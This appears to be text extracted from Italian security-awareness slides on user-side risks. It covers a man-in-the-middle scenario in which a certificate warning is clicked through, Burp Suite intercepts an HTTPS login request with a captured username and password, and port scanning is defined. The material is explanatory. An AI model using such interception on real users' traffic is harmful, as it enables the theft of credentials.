
Scenario 3: utenti

Man In The Middle




Scenario 3: utenti

Man In The Middle



Scenario 3: utenti

Man In The Middle



Scenario 3: utenti

Man In The Middle

The image shows a Mozilla Firefox browser window with an "Untrusted Connection" warning. The address bar shows a URL starting with "https://post...". The page content is partially obscured by a red-bordered window titled "OpenVPN Connect - Mozilla Firefox". This window displays the OpenVPN logo and a login form with fields for "Username" and "Password", and "Login" and "Go" buttons. A red arrow points from the text "(Click)" to the "Go" button. The background page shows a warning icon and text: "This connection is not secure. You have an untrusted connection. Normally, you are connecting to a secure website, but the certificate is not trusted. What should I do? If you are trying to connect to a website you trust, you can click on the 'Go' button. Get more information about certificates. Technical information: The certificate is not trusted. For more information, see the documentation. Under the hood..."

HTTPS?



“Man in The Middle”

Burp Suite Professional v1.4.2 licensed to Enforcer [single user license]

Burp Intruder Repeater window about

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Options Alerts

Intercept Options History

Request to https://www.cioccolatala.it/mail/ [188.10.10.1:2956]


Forward Drop Intercept is on Action *Dismiss this item*

Raw Params Headers Hosts

```
POST /mail/?page-login HTTP/1.1
Host: www.cioccolatala.it
Accept-Encoding: gzip
Referer: https://www.cioccolatala.it/mail/
Accept-Language: it-IT, en-US
User-Agent: Mozilla/5.0 (Linux; U; Android 2.3.7; it-it; Google Nexus ONE Build/GRI60; CyanogenMod-7) AppleWebKit/533.1 (KHTML, like Gecko) Version/4.0 Mobile Safari/533.1
Origin: https://www.cioccolatala.it
Accept: application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.7,image/png,*/*;q=0.5
Content-Type: application/x-www-form-urlencoded
Accept-Charset: utf-8, iso-8859-1, utf-6, *;q=0.7
Content-Length: 53

user=user%40example.com&pass=SuperSecret06Login-Entry
```

0 matches




<https://www.ssllabs.com/sslltest/>

portscan


Si definisce portscan la tecnica informatica utilizzata per raccogliere informazioni su un computer connesso ad una rete stabilendo quali porte siano in ascolto su una macchina.

Letteralmente significa "scansione delle porte": inviando richieste di connessione al computer bersaglio (soprattutto pacchetti TCP, UDP e ICMP creati ad arte) ed elaborando le risposte è possibile stabilire quali servizi di rete siano attivi su quel computer. Una porta si dice "in ascolto" ("listening") o "aperta" quando vi è un servizio, programma o processo che la usa.

